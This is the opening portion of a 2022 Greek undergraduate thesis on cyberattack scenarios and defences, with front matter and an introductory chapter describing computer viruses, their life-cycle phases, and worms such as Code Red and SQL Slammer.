ΠΑΝΕΠΙΣΤΗΜΙΟ
ΘΕΣΣΑΛΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΣΕΝΑΡΙΑ ΕΠΙΘΕΣΕΩΝ ΚΑΙ ΤΕΧΝΙΚΕΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ ΣΕ ΔΙΚΤΥΑ ΚΟΡΜΟΥ

ΟΙΚΟΝΟΜΟΥ ΜΑΓΔΑΛΗΝΗ

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΥΠΕΥΘΥΝΟΣ

ΔΑΔΑΛΙΑΡΗΣ ΑΝΤΩΝΙΟΣ
Επίκουρος καθηγητής

ΣΥΝΕΠΙΒΛΕΠΩΝ

Δρ. ΞΕΝΑΚΗΣ ΑΠΟΣΤΟΛΟΣ
Επίκουρος καθηγητής

Λαμία ..... έτος 2022

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ

ΣΕΝΑΡΙΑ ΕΠΙΘΕΣΕΩΝ ΚΑΙ ΤΕΧΝΙΚΕΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ ΣΕ ΔΙΚΤΥΑ ΚΟΡΜΟΥ

ΟΙΚΟΝΟΜΟΥ ΜΑΓΔΑΛΗΝΗ

ΠΤΥΧΙΑΚΗΕΡΓΑΣΙΑ

ΥΠΕΥΘΥΝΟΣ

ΔΑΔΑΛΙΑΡΗΣ ΑΝΤΩΝΙΟΣ
Επίκουρος καθηγητής

ΣΥΝΕΠΙΒΛΕΠΩΝ

Δρ. ΞΕΝΑΚΗΣ ΑΠΟΣΤΟΛΟΣ
Επίκουρος καθηγητής

Λαμία ..... έτος 2022

UNIVERSITY OF
THESSALY

SCHOOL OF SCIENCE

DEPARTMENT OF COMPUTER SCIENCE & TELECOMMUNICATIONS

Attack scenarios and cyber security techniques in backbone networks

Oikonomou Magdalini

FINAL THESIS

ADVISOR

DADALIARIS ANTONTIOS
ASSISTANT PROFESSOR

CO ADVISOR

Dr. XENAKIS APOSTOLOS
ASSISTANT PROFESSOR

Lamia ..... year 2022

«Με ατομική μου ευθύνη και γνωρίζοντας τις κυρώσεις [(1)], που προβλέπονται από της διατάξεις της παρ. 6 του άρθρου 22 του Ν. 1599/1986, δηλώνω ότι:

*1. Δεν παραθέτω κομμάτια βιβλίων ή άρθρων ή εργασιών άλλων αυτολεξεί **χωρίς να τα περικλείω σε εισαγωγικά** και χωρίς να αναφέρω το συγγραφέα, τη χρονολογία, τη σελίδα. Η αυτολεξεί παράθεση χωρίς εισαγωγικά χωρίς αναφορά στην πηγή, είναι λογοκλοπή. Πέραν της αυτολεξεί παράθεσης, λογοκλοπή θεωρείται και η παράφραση εδαφίων από έργα άλλων, συμπεριλαμβανομένων και έργων συμφοιτητών μου, καθώς και η παράθεση στοιχείων που άλλοι συνέλεξαν ή επεξεργάσθηκαν, χωρίς αναφορά στην πηγή. Αναφέρω πάντοτε με πληρότητα την πηγή κάτω από τον πίνακα ή σχέδιο, όπως στα παραθέματα.*

*2. Δέχομαι ότι η αυτολεξεί **παράθεση χωρίς εισαγωγικά**, ακόμα κι αν συνοδεύεται από αναφορά στην πηγή σε κάποιο άλλο σημείο του κειμένου ή στο τέλος του, είναι αντιγραφή. Η αναφορά στην πηγή στο τέλος π.χ. μιας παραγράφου ή μιας σελίδας, δεν δικαιολογεί συρραφή εδαφίων έργου άλλου συγγραφέα, έστω και παραφρασμένων, και παρουσίασή τους ως δική μου εργασία.*

3. Δέχομαι ότι υπάρχει επίσης περιορισμός στο μέγεθος και στη συχνότητα των παραθεμάτων που μπορώ να εντάξω στην εργασία μου εντός εισαγωγικών. Κάθε μεγάλο παράθεμα (π.χ. σε πίνακα ή πλαίσιο, κλπ), προϋποθέτει ειδικές ρυθμίσεις, και όταν δημοσιεύεται προϋποθέτει την άδεια του συγγραφέα ή του εκδότη. Το ίδιο και οι πίνακες και τα σχέδια

4. Δέχομαι όλες τις συνέπειες σε περίπτωση λογοκλοπής ή αντιγραφής.

Ημερομηνία: ……/…../2022

Ο – Η Δηλ.

(1) «Όποιος εν γνώσει του δηλώνει ψευδή γεγονότα ή αρνείται ή αποκρύπτει τα αληθινά με έγγραφη υπεύθυνη δήλωση
του άρθρου 8 παρ. 4 Ν. 1599/1986 τιμωρείται με φυλάκιση τουλάχιστον τριών μηνών. Εάν ο υπαίτιος αυτών των πράξεων
σκόπευε να προσπορίσει στον εαυτόν του ή σε άλλον περιουσιακό όφελος βλάπτοντας τρίτον ή σκόπευε να βλάψει άλλον, τιμωρείται με κάθειρξη μέχρι 10 ετών.»

ΕΥΧΑΡΙΣΤΙΕΣ

Πρωτίστως οφείλω να ευχαριστήσω θερμά τον καθηγητή μου, Δρ. Απόστολο Ξενάκη για το πολύτιμο χρόνο που διέθεσε για τη περάτωση της παρούσας εργασίας αλλά κυρίως για την εμπιστοσύνη που μου έδειξε, και για την πολύτιμη βοήθεια και καθοδήγηση του στην επίλυση διαφόρων θεμάτων. Οι σημαντικές υποδείξεις και συμβουλές του με κατεύθυναν σ' ένα σωστό τρόπο σκέψης πάνω απ' όλα και μου προσέφεραν σημαντικά εφόδια για την μετέπειτα ζωή μου.

Ευχαριστώ τα μέλη της Επιτροπής που πλαισίωσαν αυτήν μου την προσπάθεια για εκπόνηση της πτυχιακής εργασίας.

Θα ήθελα ακόμη να απευθύνω ένα μεγάλο ευχαριστώ σε όλους τους καθηγητές του τμήματος Πληροφορικής και Τηλεπικοινωνιών που είχα όλα τα χρόνια της ακαδημαϊκής μου πορείας, για τις πολύτιμες γνώσεις που μου μετέδωσαν και με έκαναν καλύτερο άνθρωπο.

Τέλος, ένα μεγάλο και εγκάρδιο ευχαριστώ αξίζουν δύο ήρωες της καθημερινότητάς μου, οι γονείς μου Αναστάσιο Οικονόμου και Βασιλική Κασσοπούλου που με στήριξαν ηθικά και οικονομικά όλα αυτά τα χρόνια, φροντίζοντας για την καλύτερη δυνατή μόρφωση μου, δίνοντάς μου κουράγιο να προχωρώ και να υπερπηδώ κάθε εμπόδιο για να φτάσω στο στόχο μου. Πέραν όμως από την πολύτιμη αυτή στήριξη, μου έδωσαν όλα τα εφόδια ώστε να γίνω ένας σωστός Άνθρωπος και αυτό δεν μαθαίνεται, αλλά μεταδίδεται.

ΠΕΡΙΛΗΨΗ

Η παρούσα πτυχιακή εργασία πραγματεύεται την ανάλυση των σεναρίων επιθέσεων που μπορούν να πραγματοποιηθούν από κάποιον hacker. Γίνεται μια συνοπτική αναφορά στους ιούς, τα μέρη από τα οποία αποτελείται και τις φάσεις του όπως επίσης και κάποιοι τύποι κακόβουλου λογισμικού. Επιπλέον, παρουσιάζονται διάφοροι τύποι επιθέσεων σε ένα δίκτυο καθώς και τις μεθόδους που χρησιμοποιούν για να μην γίνουν αντιληπτές οι επιθέσεις.

Γίνεται η ανάλυση των κατηγοριών των threat actors, μαζί με παραδείγματα που παρατίθενται στο παράρτημα, που πραγματοποιούν τις παραπάνω επιθέσεις και η εξέλιξή τους ανά τα χρόνια καθώς αναλύονται όροι όπως οι απειλές, τα τρωτά σημεία και οι κίνδυνοι που ενεδρεύουν από τους hacker.

Επιπροσθέτως, αναλύονται οι αλγόριθμοι για τις πιο γνωστές κατηγορίες επιθέσεων και γίνεται ανάλυση βασικών κωδίκων με σκοπό την καλύτερη κατανόηση της λειτουργίας των malware και των ιών.

Τέλος, παρατηρούνται και αναλύονται κάποια σενάρια επιθέσεων, οι τρόποι με τους οποίους καταφέρνουν οι threat actors να εισβάλουν στα συστήματα, καθώς παρατίθενται και οι τρόποι ανίχνευσης και αντιμετώπισης τέτοιου είδους επιθέσεων.

ABSTRACT

The following dissertation deals with the analysis of attack scenarios that can be carried out by a hacker and provides a brief report on viruses, the parts of which it consists and its phases as well as some types of malware. In addition, different types of attacks are presented in a network as well as the methods they use to prevent attacks from being perceived.

The categories of actors' threats are analyzed, along with examples listed in the appendix, who carry out the above attacks and their evolution over the years as terms such as threats, vulnerabilities and dangers posed by hackers are analyzed.

In addition, the algorithms for the most well-known categories of attacks are analyzed and key codes are analyzed in order to better understand the operation of malware and viruses.

Finally, some attack scenarios are observed and analyzed, the ways in which the threat agents manage to enter the systems, as well as the ways to detect and deal with such types of attacks.

Table of Contents

Κατάλογος εικόνων

ΚΕΦΑΛΑΙΟ 1 Εισαγωγή

Αντικείμενο της παρούσας πτυχιακής εργασίας είναι η ανάλυση των σεναρίων επιθέσεων που μπορούν να πραγματοποιηθούν από κάποιον Hacker, καθώς και η ανάλυση των κατηγοριών των threat actors που υλοποιούν αυτές τις επιθέσεις. Επιπλέον, αναλύονται οι αλγόριθμοι για τις πιο γνωστές κατηγορίες επιθέσεων, κάποια σενάρια στα οποία περιγράφονται οι αντίστοιχες επιθέσεις όπως επίσης και οι τρόποι ανίχνευσης και αντιμετώπισης αυτών των επιθέσεων.

1.1 ΔΟΜΗ ΕΡΓΑΣΙΑ

Κεφάλαιο 1 – ΕΙΣΑΓΩΓΗ

Στο πρώτο κεφάλαιο γίνεται μια σύντομη αναφορά στο αντικείμενο που ασχολείται η παρούσα πτυχιακή, καθώς αναλύεται και η δομή της.

Κεφάλαιο 2 – ΚΑΤΗΓΟΡΙΟΠΟΙΗΣΗ ΣΕΝΑΡΙΩΝ ΕΠΙΘΕΣΕΩΝ

Μέσα από το δεύτερο κεφάλαιο γίνεται μια συνοπτική αναφορά στους ιούς, τα μέρη από τα οποία αποτελείται και τις φάσεις του όπως επίσης και κάποιοι τύποι κακόβουλου λογισμικού. Επιπρόσθετα, παρουσιάζονται διάφοροι τύποι επιθέσεων σε ένα δίκτυο καθώς και τις μεθόδους που χρησιμοποιούν για να μην γίνουν αντιληπτές αυτές οι επιθέσεις.

Κεφάλαιο 3 – THREAT ACTORS

Στο κεφάλαιο τρία, γίνεται ανάλυση των απειλών, των τρωτών σημείων και των κινδύνων που ενεδρεύουν από τους hackers. Επιπλέον, αναλύονται οι κατηγορίες των threat actors αλλά και η εξέλιξή τους ανά τα χρόνια.

Κεφάλαιο 4 – ΑΛΓΟΡΙΘΜΟΙ

Σε αυτό το κεφάλαιο αναλύονται αλγοριθμικά κάποιοι τρόποι επιθέσεων. Γίνεται ανάλυση βασικών κωδίκων για εκπαιδευτικούς σκοπούς.

Κεφάλαιο 5 – ΣΕΝΑΡΙΑ ΕΠΙΘΕΣΕΩΝ ΚΑΙ ΤΕΧΝΙΚΕΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Στο κεφάλαιο αυτό, παρατηρούνται και αναλύονται κάποια σενάρια επιθέσεων καθώς και οι τρόποι με τους οποίους καταφέρνουν οι threat actors να εισβάλουν στα συστήματα. Επιπλέον, παρατίθενται οι τρόποι ανίχνευσης και αντιμετώπισης τέτοιου είδους επιθέσεων.

Παράρτημα Α – STUDY CASES

Στο παράρτημα αυτό, παρουσιάζονται εργαστηριακά σενάρια τα οποία συμβάλουν στην καλύτερη κατανόηση σημαντικών όρων, όπως είναι οι κατηγορίες των threat actors, αλλά και όροι όπως το vulnerability.

ΚΕΦΑΛΑΙΟ 2 ΚΑΤΗΓΟΡΙΟΠΟΙΗΣΗ ΣΕΝΑΡΙΩΝ ΕΠΙΘΕΣΕΩΝ

Μια επίθεση στον κυβερνοχώρο είναι ένα σύνολο ενεργειών που εκτελούνται από παράγοντες απειλών, οι οποίοι προσπαθούν να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση, να κλέψουν δεδομένα ή να προκαλέσουν ζημιά σε υπολογιστές, δίκτυα υπολογιστών ή άλλα υπολογιστικά συστήματα. Μια κυβερνοεπίθεση μπορεί να εξαπολυθεί από οποιαδήποτε τοποθεσία. Η επίθεση μπορεί να εκτελεστεί από ένα άτομο ή μια ομάδα χρησιμοποιώντας μία ή περισσότερες τακτικές, τεχνικές και διαδικασίες (TTP) (Imperva, n.d.a).

2.1 ΤΥΠΟΙ ΚΑΚΟΒΟΥΛΟΥ ΛΟΓΙΣΜΙΚΟΥ

Κακόβουλο λογισμικό είναι οποιοδήποτε λογισμικό που έχει σχεδιαστεί με σκοπό να βλάψει, να διακόψει ή να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στη συσκευή σας και να προκαλέσει βλάβη σε δεδομένα ή/και άτομα με πολλούς τρόπους. Είναι μια από τις μεγαλύτερες απειλές στο διαδίκτυο. Υπάρχουν πολλές μορφές του, η καθεμία με τη δική της μέθοδο παράδοσης (διάνυσμα επίθεσης). Κάθε μέρα, το Ινστιτούτο AV-TEST καταγράφει πάνω από 350.000 νέα κακόβουλα προγράμματα (κακόβουλο λογισμικό) και δυνητικά ανεπιθύμητες εφαρμογές (PUA) (Comtact, 2019).

(Ενότητα 2.1.Α) ΙΟΙ (VIRUSES)

Με τον όρο «ΙΟΣ» ενός υπολογιστή, ή όπως αναφέρεται στα αγγλικά «VIRUS», θεωρείτε οποιοδήποτε κακόβουλο πρόγραμμα, το οποίο μπορεί να μεταφερθεί από υπολογιστή σε υπολογιστή μέσω της αντιγραφής και να «μολύνει» (μεταφορικά από τους βιολογικούς ιούς) τον υπολογιστή χωρίς την παρέμβαση του χρήστη. Ένας ιός υπολογιστή είναι, ουσιαστικά, ένας τύπος προγράμματος υπολογιστή ο οποίος, όταν εκτελείται, αναπαράγει τον εαυτό του τροποποιώντας άλλα προγράμματα υπολογιστή και εισάγοντας τον δικό του κώδικα. Για να καταλάβουμε καλύτερα το πώς οι ιοί των υπολογιστών λειτουργούν, μπορούμε να τους παρομοιάσουμε με τους μεταφορικούς ιούς που προσβάλουν τους ανθρώπινους οργανισμούς. Όπως, λοιπόν, οι ιοί προσβάλουν τους ανθρώπους , και με την ιδιότητα να μεταλλάσσονται, έτσι και οι ιοί των υπολογιστών μπορούν να τροποποιούνται είτε οι ίδιοι είτε τα αντίγραφά τους από μόνοι τους και να μεταδίδονται από υπολογιστή σε υπολογιστή μέσω του δικτύου ή του Διαδικτύου ή μέσω διάφορων μέσων αποθήκευσης, όπως οι οπτικοί δίσκοι, τα USB και οι σκληροί δίσκοι - harddrives (Houseofweb, 2020).

Λόγω ότι στη σημερινή εποχή οι περισσότεροι, αν όχι όλοι, οι ηλεκτρονικοί υπολογιστές (PC) και οι προσωπικοί υπολογιστές (Laptop) συνδέονται με το Διαδίκτυο και με τοπικά δίκτυα, κάνουν τη μετάδοση των κακόβουλων προγραμμάτων πολύ πιο εύκολη.

Σχεδόν όλοι οι ιοί είναι συνδεδεμένοι σε ένα εκτελέσιμο αρχείο, πράγμα που σημαίνει ότι ο ιός μπορεί να υπάρχει σε ένα σύστημα αλλά δεν θα είναι ενεργός ή δεν θα μπορεί να εξαπλωθεί έως ότου ένας χρήστης τρέξει ή ανοίξει το κακόβουλο αρχείο κεντρικού υπολογιστή ή πρόγραμμα. Καθώς εκτελείτε ο κώδικας του κεντρικού υπολογιστή, παράλληλα εκτελείτε και ο κώδικας του ιού. Κανονικά, το πρόγραμμα που φέρει τον ιό

λειτουργεί κανονικά και αφού έχει «μολυνθεί» από τον ιό. Παρόλα αυτά, κάποιοι ιοί αντικαθιστούν προγράμματα με δικά τους αντίγραφα, με αποτέλεσμα το πρόγραμμα που αρχικά έφερε τον ιό να καταστρέφεται.

(Υποενότητα 2.1.Α.1) ΤΑ ΜΕΡΗ ΕΝΟΣ ΙΟΥ

Τα βασικά τρία μέρη ενός βιώσιμου ιού υπολογιστών είναι τα εξής (Seminars etwinning, 2019):

1. **Ο μηχανισμός μόλυνσης.**
   Ονομάζεται αλλιώς και φορέας μόλυνσης. Αυτός είναι ο τρόπος με τον οποίο εξαπλώνεται και μεταδίδεται ο ιός. Ένας ιός ακολουθεί μια συγκεκριμένη ρουτίνα όσων αφορά τον τρόπο με τον οποίο μεταδίδεται. Ανά κάποιο διάστημα που ο ιός είναι προγραμματισμένος, αναζητάει διάφορα μέσα στα οποία μπορεί να μεταδοθεί. Αφού αναζητήσει , θα εντοπίσει όποιο μέσο (π.χ. σκληρό δίσκο, αρχεία, προγράμματα, κλπ.) το οποίο θα μολύνει.

2. **Η πυροδότηση.**
   Η πυροδότηση του ιού μπορεί να συμβεί ανά πάσα στιγμή σε ένα εκτελέσιμο αρχείο. Καθώς ο ιός εκτελείται, καθορίζεται η συνθήκη κατά την οποία το κακόβουλο φορτίο θα εκτελεστεί ή θα μεταδοθεί, όπως για παράδειγμα μια συγκεκριμένη ημερομηνία ή ώρα, η ύπαρξη ενός συγκεκριμένου προγράμματος, το όριο χωρητικότητας κάποιου δίσκου ή ακόμα και το άνοιγμα κάποιου συγκεκριμένου αρχείου.

3. **Το «ωφέλιμο φορτίο».**
   Το φορτίο αυτό είναι ουσιαστικά το μέσο ή ακόμα και τα δεδομένα που φέρουν το κακόβουλο φορτίο του ιού. Η δράση του μπορεί να γίνει αντιληπτή, διότι προκαλεί την επιβράδυνση του συστήματος ή ακόμα και «πάγωμα». Τις περισσότερες φορές το φορτίο αυτό είναι η κακόβουλη ενέργεια που γίνεται, χωρίς να είναι απαραίτητα καταστροφική αλλά να είναι μεταδοτική. Ένα αντιπροσωπευτικό παράδειγμα είναι τα pop–upπαράθυρα ή τα pop–upμηνύματα.

(Υποενότητα 2.1.Α.2) ΟΙ ΦΑΣΕΙΣ ΕΝΟΣ ΙΟΥ

Οι ιοί των υπολογιστών, όπως αναφέραμε και παραπάνω, συμπεριφέρονται αρκετά όμοια με τους βιολογικούς ιούς που προσβάλουν την ανθρωπότητα. Όπως, λοιπόν, οι βιώσιμοι ιοί, έτσι και οι ιοί των υπολογιστών έχουν ένα κύκλο ζωής, ο οποίος χωρίζεται σε φάσεις. Παρακάτω ακολουθούν οι τέσσερις φάσεις του κύκλου ζωής ενός ιού (Βασιλάκης, 2004).

1. **Η φάση της αδράνειας.** Το ιικό φορτίο σε αυτή τη φάση της «ζωής» του παραμένει αδρανές. Το πρόγραμμα του ιού, έχει εισέλθει στον υπολογιστή ή το λογισμικό του χρήστη, αλλά σε αυτό το στάδιο δεν προβαίνει σε περαιτέρω ενέργειες. Ο ιός θα ενεργοποιηθεί στο στάδιο της «πυροδότησης». Δεν παρέχουν όλοι οι ιοί αυτή τη φάση.

2. **Η φάση του πολλαπλασιασμού.** Σε αυτή τη φάση ο ιός αρχίζει να μεταδίδεται με το να πολλαπλασιάζεται, δηλαδή με το να δημιουργεί αντίγραφα του εαυτού του. Τα αντίγραφα αυτά, τοποθετούνται σε άλλα προγράμματα ή ακόμα και σε μέρη του συστήματος στο δίσκο. Πολλές φορές, οι ιοί «μορφοποιούνται», με σκοπό να περάσουν απαρατήρητοι από τα λογισμικά προστασίας από τους ιούς ή από τους επαγγελματίες της πληροφορικής. Σαν αποτέλεσμα, κάθε μολυσμένο πρόγραμμα θα περιέχει ένα αντίγραφο «κλώνο» του ιού, ο οποίος στη συνέχεια θα περάσει στο στάδιο της διάδοσης.

3. **Η φάση της πυροδότησης.** Ένας ιός περνάει σε αυτή τη φάση όταν ενεργοποιείτε, και σε αυτό το στάδιο θα εκτελέσει τις λειτουργίες για τις οποίες εξαρχής προοριζόταν. Η φάση της πυροδότησης ή αλλιώς ενεργοποίησης, μπορεί να προκληθεί από διάφορα συμβάντα που γίνονται στο σύστημα, όπως επίσης και από τον αριθμό των αντιγράφων του εαυτού του που έχει δημιουργήσει ο ίδιος ο ιός ή και τα αντίγραφά του. Η πυροδότηση μπορεί να προκληθεί από κάποια ενέργεια του χρήστη ή ακόμα και κάποιο χρονικό διάστημα αργότερα με σκοπό την όσο το δυνατόν μεγαλύτερη αποφυγή υποψιών για το πώς ο ιός πυροδοτήθηκε.


4. **Η φάση της εκτέλεσης.** Τέταρτη και τελευταία φάση του κύκλου ζωής ενός ιού αποτελεί η φάση της εκτέλεσής του. Αυτή είναι το πραγματικό νόημα ύπαρξης του ιού, κατά το οποίο απελευθερώνει το κακόβουλο φορτίο του. Μπορεί να είναι είτε καταστροφικό προς τον υπολογιστή αλλά παράλληλα και για τον χρήστη, καθώς μπορεί να διαγράψει αρχεία, να καταστρέψει αρχεία ή να οδηγήσει ακόμα και στην κατάρρευση του συστήματος. Παρόλα αυτά μπορεί να είναι και αρκετά ακίνδυνος, καθώς μπορεί να εμφανίζει μηνύματα ή διάφορα παράθυρα (pop–up messages or pop–up windows).

(Ενότητα 2.1.Β) ΣΚΟΥΛΗΚΙΑ ΥΠΟΛΟΓΙΣΤΩΝ (WORMS)


Τα «σκουλήκια» των υπολογιστών είναι αρκετά όμοια με τους ιούς, διότι και αυτά μπορούν να πολλαπλασιαστούν και επιπλέον μπορούν να προκαλέσουν τον ίδιο βαθμό καταστροφής με αυτούς. Πιο συγκεκριμένα, τα σκουλήκια των υπολογιστών μπορούν να παράγουν αντίγραφα του εαυτού τους με το να εκμεταλλεύονται τα ανεξάρτητα τρωτά σημεία των δικτύων. Τα «σκουλήκια» μπορούν να επιβραδύνουν σημαντικά τα δίκτυα καθώς εξαπλώνονται από σύστημα σε σύστημα.

Σε αντίθεση με τους ιούς, οι οποίοι για να εξαπλωθούν απαιτούν τη διάδοση ενός μολυσμένου αρχείου, τα worms έχουν αυτόνομο λογισμικό και δεν χρειάζονται κάποιο πρόγραμμα που να τα μεταφέρει ή ανθρώπινη βοήθεια για να εξαπλωθούν. Αμέσως μόλις ο υπολογιστής ή το σύστημα μολυνθεί, τα worms μπορούν να εξαπλωθούν εξαιρετικά γρήγορα σε ολόκληρο το δίκτυο.

Τα «σκουλήκια» ευθύνονται για μερικές από τις πιο καταστροφικές επιθέσεις στο Διαδίκτυο. Ένα παράδειγμα αποτελεί το Code Red worm, το οποίο το 2001, είχε αρχικά μολύνει 658 διακομιστές (Servers), κάτι το οποίο άλλαξε μέσα στις επόμενες 19 ώρες, το οποίο είχε εξαπλωθεί και είχε καταφέρει να μολύνει πάνω από 300.000 διακομιστές. Παρακάτω παρατίθενται δύο εικόνες, από τις οποίες η πρώτη αποτελεί τον παγκόσμιο χάρτη πριν την εξάπλωση του CodeRed (Εικόνα 1), ενώ στη δεύτερη, παρουσιάζεται η εξάπλωσή του μετά από κάποια λεπτά (Εικόνα 2).



Εικόνα 1: Before Code Red Worm



Εικόνα 2: After Code Red Worm

Ένα ακόμα παράδειγμα αποτελεί το SQL Slammer worm. Το SQL Slammer αποτελούσε μια επίθεση DoS (Denial of Serviceattack), που εκμεταλλεύτηκε ένα σφάλμα buffer overflow στον διακομιστή SQL της Microsoft. Στο αποκορύφωμά του, ο αριθμός των μολυσμένων διακομιστών διπλασιαζόταν κάθε 8,5 δευτερόλεπτα, ο βασικός λόγος που κατάφερε να μολύνει πάνω από 250.000 υπολογιστές μέσα σε 30 λεπτά. Όταν κυκλοφόρησε, στις 25 Ιανουαρίου 2003, κατάφερε να εισβάλει στο Διαδίκτυο, σε χρηματοοικονομικά ιδρύματα, σε τραπεζικά μηχανήματα ανάληψης μετρητών ATM, και πολλά άλλα. Ο λόγος για τον οποίο εξαπλώθηκε αφορά μια ενημέρωση κώδικα, η οποία είχε κυκλοφορήσει 6 μήνες νωρίτερα, και οι διακομιστές οι οποίοι μολύνθηκαν ήταν αυτοί που δεν εφάρμοσαν αυτή την ενημέρωση. Αυτό ήταν μια καλή αφύπνιση για πολλούς οργανισμούς, ώστε να εφαρμόσουν πολιτικές ασφαλείας που να απαιτείται η έγκαιρη εφαρμογή ενημερώσεων.

Παρατηρούμε, λοιπόν, ότι τα worms έχουν παρόμοια χαρακτηριστικά. Όλα τους εκμεταλλεύονται και ενεργοποιούν τις ευπάθειες των συστημάτων. Όλα έχουν ένα τρόπο με τον οποίο μεταδίδονται και όλα περιέχουν «ωφέλιμο φορτίο», δηλαδή τις πραγματικές πληροφορίες ή το μήνυμα στα μεταδιδόμενα δεδομένα.

(Υποενότητα 2.1.Β.1) ΤΑ ΣΥΣΤΑΤΙΚΑ ΤΩΝ «ΣΚΟΥΛΗΚΙΩΝ»

Με το πέρασμα του χρόνου, έχουν υπάρξει αρκετοί τρόποι με τους οποίους μπορεί να μετριαστεί μια καταστροφική εξάπλωση των worms. Παρόλα αυτά, τα worms συνέχισαν να εξελίσσονται και να αποτελούν σοβαρή απειλή. Με την πάροδο του χρόνου, έχουν γίνει πιο εξελιγμένα και εξακολουθούν να βασίζονται στην εκμετάλλευση των αδυναμιών του συστήματος και των εφαρμογών λογισμικού.

Οι περισσότερες επιθέσεις worms αποτελούνται από τρία στοιχεία (συστατικά):

1. Η ενεργοποίηση στης ευπάθειας: ένα worm εγκαθίσταται χρησιμοποιώντας ένα μηχανισμό εκμετάλλευσης, όπως ένα συνημμένο email ή ένα εκτελέσιμο αρχείο, ή ακόμα και ένα Trojan Horse (Ενότητα 2.1.Γ), σε ένα ευάλωτο σύστημα.

2. Μηχανισμός μετάδοσης: αφού αποκτηθεί η πρόσβαση σε μία συσκευή, τότε αναπαράγει τον εαυτό του και αρχίζει τη διαδικασία εντοπισμού νέων στόχων.

3. Το ωφέλιμο φορτίο: κάθε κακόβουλος κώδικας που οδηγεί σε κάποια ενέργεια είναι ένα ωφέλιμο φορτίο. Τις περισσότερες φορές, αυτό χρησιμοποιείτε για τη δημιουργία ενός backdoor, δηλαδή μιας «πίσω πόρτας», που μπορεί να επιτρέψει σε ένα παράγοντα απειλής, την άμεση ή ακόμα και μετέπειτα πρόσβαση στο μολυσμένο υπολογιστικό σύστημα ή και τη δημιουργία επιθέσεων DoS.

